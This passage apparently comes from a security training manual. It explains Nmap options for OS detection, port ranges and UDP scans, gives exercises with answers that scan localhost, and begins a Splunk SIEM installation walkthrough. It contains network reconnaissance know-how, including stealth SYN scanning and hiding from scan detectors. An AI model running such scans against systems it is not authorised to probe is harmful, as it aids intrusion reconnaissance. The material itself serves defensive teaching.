
Notice that there is extra information listed, including the type of scan initiated (Connect) and the target (127.0.0.1). Verbose mode also displays open ports as they are found instead of waiting until the entire scan is completed.

-O Option

The -O option is for operating system detection. This option attempts to identify the operating system through TCP/IP stack fingerprinting. Nmap has a file filled with basic operating system fingerprint templates that it matches up to the results gathered via the -O option. A bonus to the operating system verification is the TCP Sequence Predictability check, which attempts to determine how difficult it would be to establish a forged TCP connection. Most systems have patches available to secure against this type of connection.

This following screen is an example of a connect() scan with the operating system verification option selected. Make sure that you are still logged in as root to perform this scan. Type the following:

nmap -sT -O 127.0.0.1



Depending on how your system is configured, Nmap might not be able to determine the OS.

-p Option

The -p option is for specifying a port range. This is a helpful option if you are solely looking for a few open ports on various systems. For example, when the SQL worm called "Slammer" was released that could take advantage of unpatched systems with SQL listening on UDP port 1434, organizations would want determine whether the port was open. As an administrator, you need to identify all the systems that have this open port. To do this, you don't have to scan the range of 65,000+ ports identified by default, which is time-consuming. Instead, you can configure the scanner to look for UDP 1434 only by typing the following command, as shown in the following screen.

To run a UDP port scan looking only at the UDP port 1434, type the following:

nmap -p 1434 -sU 127.0.0.1


```
root@kali:~#
root@kali:~# nmap -p 1434 -sU 127.0.0.1

Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-01 23:00 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00014s latency).
PORT     STATE  SERVICE
1434/udp closed ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
root@kali:~#
```

In this case, the system did not have this one port open.

Putting Nmap to Use

Nmap is one of the most powerful and useful tools available to anyone working with computer systems. Nmap has many uses for security personnel from performing simple ping sweeps, TCP connect() port scanning, SYN Stealth scanning, UDP Port Scan scanning, operating system identification to the ability to hide itself from port scan detectors. Nmap also features thorough logging of scan results, impressive speed for large networks, and immense flexibility.


Nmap does not secure a network in the traditional sense, but it does allow security system personnel to properly see what is visible externally. It also assists in making an attacker's initial stage of intelligence gathering more difficult. Networks should be scanned quarterly if they lack changes. Scan immediately after any system updates or changes are made on the system. It is also a good idea to integrate port scanning into the change control process for externally visible systems.



Exercise: Nmap

It's your turn to put what you learned to the test. Following is a set of exercises. These are also presented in the previous slide illustration. You can answer these exercises, and then check the solutions in the following section.

1. Using Nmap, which option would you use to ping a host only?
2. What is the difference between Nmap and NmapFE?
3. Perform a standard TCP Connect scan on your machine using Nmap.
4. Using NmapFE, provide the results of a normal SYN Connect scan on your machine.
5. Using Nmap, what is the complete command used to TCP Connect scan your machine for ports 1-100 only? Compare the results to the previous standard scan.
6. Run Nmap against your machine with the operating system detection option, very verbose, and UDP scan option selected.
7. What is the difference between a SYN scan and a TCP Connect scan?




Exercise Solutions: Nmap


Following are the answers to the exercises:

1. Nmap -sP 127.0.0.1
2. Nmap is the command-line program and nmapfe is the GUI front end.
3. Nmap -sT 127.0.0.1

4. The answer to this question is reflected in the following screen.




5. Nmap -sT -p 1-100 127.0.0.1.
6. Nmap -O -sU -vv 127.0.0.1.
7. TCP Connect scan performs a three-way handshake establishing a connection with the port of the target computer and is highly visible to detection systems and operating system utilities. SYN scan is a bit more stealth and does not fully establish the connection with the target host. It actually ends the connection request after receiving the response to the scanning host's SYN request.



Nmap Summary


This section intentionally left blank.



Warning: This is an advanced lab and is provided for students who want more of a challenge.


Splunk

Splunk is a tool that allows you to correlate and analyze information to gain better insight into what is happening across your network. Although a lot of activity occurs on a network, you can limit the information by looking at a single set of log files. By correlating information across multiple systems and performing anomaly analysis, an organization can better defend and detect against known and unknown threats. Splunk can be used to gather this information.




Splunk Details

Splunk is a security incident and event management (SIEM) tool that can be used for correlating information and gaining more intelligence about what is happening on a network.




Splunk Background

This section intentionally left blank.



Splunk's Purpose

This section intentionally left blank.




Splunk Installation


The following are the steps you need to take to install Splunk on you system:

1. Copy the Splunk executable, *splunk-4.31-119532-x86-release.msi*, to your hard drive and double-click on the exe to start the installation. Depending on how your Windows 7 system is configured, you might receive an initial warning when installing software. If you do, just click *Run*.


2. If you are running a 64-bit operating system, you will receive a message that you are using the generic version of Splunk and there is a 64-bit version you can also run. You can click *Yes* to continue.




3. After the Welcome page displays, click *Next* to continue with the installation.




4. To continue with the installation, click *I accept the terms in the license agreement* and click *Next*.


Splunk - InstallShield Wizard
License Agreement
Please read the following license agreement carefully.
splunk>
SPLUNK SOFTWARE LICENSE AGREEMENT
THIS SPLUNK SOFTWARE LICENSE AGREEMENT (THE "AGREEMENT") GOVERNS ALL SOFTWARE PROVIDED BY SPLUNK INC. ("SPLUNK") INCLUDING FREE SPLUNK SOFTWARE ("FREE SOFTWARE") AND SOFTWARE PURCHASED THROUGH SPLUNK'S ONLINE STORE OR OTHER CHANNELS ("PURCHASED SOFTWARE"), COLLECTIVELY THE SPLUNK SOFTWARE ("SOFTWARE") AND ANY AND ALL UPDATES, UPGRADES, AND MODIFICATIONS THERETO. CONFIRMATION OF YOUR ORDERS ("ORDER CONFIRMATION") WILL BE DEEMED INCORPORATED INTO AND MADE PART OF THIS AGREEMENT.
YOU WILL BE REQUIRED TO INDICATE YOUR AGREEMENT TO THESE TERMS
I accept the terms in the license agreement
I do not accept the terms in the license agreement
Print
InstallShield
< Back
Next >
Cancel

